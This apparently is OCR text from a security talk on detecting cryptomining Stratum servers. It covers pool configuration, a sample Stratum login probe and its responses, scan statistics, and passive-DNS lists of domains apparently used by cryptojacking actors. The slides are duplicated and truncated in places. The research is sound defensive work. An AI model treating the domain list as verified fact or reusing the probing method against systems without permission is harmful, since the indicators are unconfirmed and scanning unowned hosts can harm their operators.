Payouts for all other currencies are made automatically every 4 hours for all balances above **0.0001** in BTC equivalent, or **0.00002** on Sunday.

BTC, BCH, LTC and DASH are guaranteed payout coins, for others please check block amount we mine in pool.

For some coins, there is an initial delay before the first payout, please wait at least 24 hours before asking for support.

Blocks are distributed proportionally among valid submitted shares.

Accounts with no mining activity for 3 months are purged - this is done as part of clean up activities to keep health of the pool

MINER COMMAND LINE GENERATOR

You can generate command line and Copy to miner to start

Algo ▼ | ▼

Target coin(s) XVG/BTCZ | | Payout Wallet

● Regular ○ Solo ○ Party


```
-o stratum+tcp://<ALGO>.mine.zergpool.com:<PORT> -u <WALLET_ADDRESS> [-p c=<SYMBOL>]
```

Pool Status

Algo	Port	Coins	Miners (shared/solo)	Hashrate (shared+solo)	Fees**
sha256 *hot*	3333	27	322 / 393	2.8 Ph/s	0.5%
equihash192	2144	4	2229 / 52	21.8 kh/s	0.5%
hex	5135	2	54 / 6	755.1 Mh/s	0.5%
rfv2 *new*	7444	MBC	39 / 0	33.5 Mh/s	0.5%
equihash96	2148	MNX	18 / 0	160.2 kh/s	0.5%
equihash144	2146	4	217 / 1	20.5 kh/s	0.5%
lyra2v3	4550	VTC	52 / 1	4.6 Gh/s	0.5%
bcd *new*	8735	BCD	167 / 18	23.4 Gh/s	0%
scrypt *hot*	3433	40	575 / 357	241.3 Gh/s	0.5%
timetravel	3555	MAC	49 / 0	341.4 Mh/s	0.5%
argon2d-dyn	4239	DYN	20 / 1	1.1 Mh/s	0.5%
blake2s	5766	6	64 / 21	53.6 Th/s	0.5%
tribus	8533	3	116 / 88	91.1 Gh/s	0.5%
argon2d250	4241	ZMY	52 / 4	41.7 Mh/s	0.5%
skein2	5233	LOG	102 / 0	39.4 Gh/s	0.5%
lyra2v2	4533	10	59 / 35	251.4 Gh/s	0.5%
x13	3633	5	60 / 24	45.3 Gh/s	0.5%
skunk	8433	2	9 / 1	1.8 Gh/s	0.5%
yescryptR32	6343	2	292 / 27	12.8 kh/s	0.5%
neoscrypt	4233	29	126 / 7	86.2 Mh/s	0.5%
sib	5033	SIB	35 / 0	19.9 Gh/s	0.5%

Extracting config: (Parsing HTML)^2 + API Call

Poolurl/site/api



Pool Status


re

```
{"name":"astralhash","port":8640,
```

http://api.zergpool.com:8080/a /status


result:

API call



{"name":"argon2d250","port":4241,"coins":1,"fees":0.5,"hashrate":3798080,"hash
{"name":"argon2d4096","port":4240,"coins":2,"fees":0.5,"hashrate":7992936,"has
{"name":"astralhash","port":8640,"coins":1,"fees":0.5,"hashrate":1374390,"hashra
{"name":"bcd","port":8735,"coins":1,"fees":0,"hashrate":21744674959,"hashrate_
{"name":"bitcore","port":3556,"coins":2,"fees":0.5,"hashrate":20530859905,"hash
{"name":"blake2s","port":5766,"coins":6,"fees":0.5,"hashrate":50568298980023,"
{"name":"c11","port":3573,"coins":3,"fees":0.5,"hashrate":2463727015,"hashrate_

stratum+tcp://astralhash.mine.zergpool.com:8640



ZERGPOOL MINING - multialgo, multicoin, autoexchange pool, BTC/LTC payouts

No registration is required, we do payouts in the currency of you wallet address. Use y dress as the username.

BTC payouts are made automatically every 4 hours for all balances above 0.00 y.

LTC payouts are made automatically every 4 hours for all balances abo 0.05 on Sunday.

Payouts for all other currencies are made automatically every 4 balances above 0.0001 in BTC equivalent, or 0.00002 on Sunday.

BTC, BCH, LTC and DASH are guaranteed payout coins please check block amount we mine in pool.

For some coins, there is an initial delay before the firs , please wait at least 24 hours before asking for support.

Blocks are distributed proportionally among valid submitted shares.

```
-o stratum+tcp:/ <ALGO> mine.zergpool.com:<PORT> -u
```


● Regular ○ Solo ○ Party

```
-o stratum+tcp:/ <ALGO> mine.zergpool.com:<PORT> -u <WALLET_ADDRESS> [-p c=<SYMBOL>]
```

Pool St

Algo	Port	Coins	Miners (shared/solo)	Hashrate (shared+solo)	Fees**
sha256 *hot*	3333	27	322 / 393	2.8 Ph/s	0.5%
equihash192	2144	4	2229 / 52	21.8 kh/s	0.5%
hex	5135	2	54 / 6	755.1 Mh/s	0.5%
rfv2 *new*	7444	MBC	39 / 0	33.5 Mh/s	0.5%
equihash96	2148	MNX	18 / 0	160.2 kh/s	0.5%
equihash144	2146	4	217 / 1	20.5 kh/s	0.5%
lyra2v3	4550	VTC	52 / 1	4.6 Gh/s	0.5%
bcd *new*	8735	BCD	167 / 18	23.4 Gh/s	0%
scrypt *hot*	3433	40	575 / 357	241.3 Gh/s	0.5%
timetravel	3555	MAC	49 / 0	341.4 Mh/s	0.5%
argon2d-dyn	4239	DYN	20 / 1	1.1 Mh/s	0.5%
blake2s	5766	6	64 / 21	53.6 Th/s	0.5%
tribus	8533	3	116 / 88	91.1 Gh/s	0.5%
argon2d250	4241	ZMY	52 / 4	41.7 Mh/s	0.5%
skein2	5233	LOG	102 / 0	39.4 Gh/s	0.5%
lyra2v2	4533	10	59 / 35	251.4 Gh/s	0.5%
x13	3633	5	60 / 24	45.3 Gh/s	0.5%
skunk	8433	2	9 / 1	1.8 Gh/s	0.5%
yescryptR32	6343	2	292 / 27	12.8 kh/s	0.5%
neoscrypt	4233	29	126 / 7	86.2 Mh/s	0.5%
sib	5033	SIB	35 / 0	19.9 Gh/s	0.5%

Stratum TCP Scanner



Stratum
Login request

Stratum Server

host:port

Response
(JSON-RPC)

Possible answers

Error	Job

{"domain": "pool.xtl.cryptopool.space", "port": 80, "result": {
"id": 1,
"jsonrpc": "2.0",
"error": {
"code": -1,
"message": "Invalid payment address provided: MEOWWWW“
},
"result": null
}
	{"jsonrpc": "2.0", "result": {"job": {
	"blob":
	"06068ba3b9e4056aa1feea7a0bc51a2d3bc355b18aafa1ad3ebe1585e8dc3d1d193045c3ff396
	400000000c95657d5bf541e2a40a9e47870c9f08b8d9c6264348c01407bd1a558769b88e101",
	"target": "e4a63d00", "job_id": "24e2c6bf82c2db93", "time_to_live": 5},
	"status": "OK",
	"id": "137313407907986898 21“
	}, "id": 1, "error": null}

Collected data

7684 Identified stratum servers

- 775 from sample analysis
- 992 from search engines
- 6011 from mining-pool extraction

3836 Live servers (open ports)

1048 Unique IP hosting Stratum servers

11979 Unique domains

Some threat actors try to avoid DNS-based detection by registering domains resolving to legit Stratum server.


xmr.crypto-pool.fr resolves to 163.172.226.194


The following domains also resolve to 163.172.226.194:

boy.demaxiya.info
boy.freebuf.info
etc.freebuf.info
gatasblonder.com
gcc2.miner.one
m.ouinside.com
m.weinblue.com
monero-master.crypto-pool.fr
neofighters.info
pool.4i7i.com
pool.somec.cc
smss.somec.cc
testeqi.com.br
testesonline.com.br
videopornozao.com
www.gatasblonder.com
www.videopornozao.com
x.alibuf.com
xmr.somec.cc

* Data obtained via passiveDNS, passiveSSL, search engines and sample analysis

Default ports ?





Scanning Internet


ONYPHE

We provided Payload to Patrice Auffret (Onyphe)

They started scanning ports XXXX with our payload

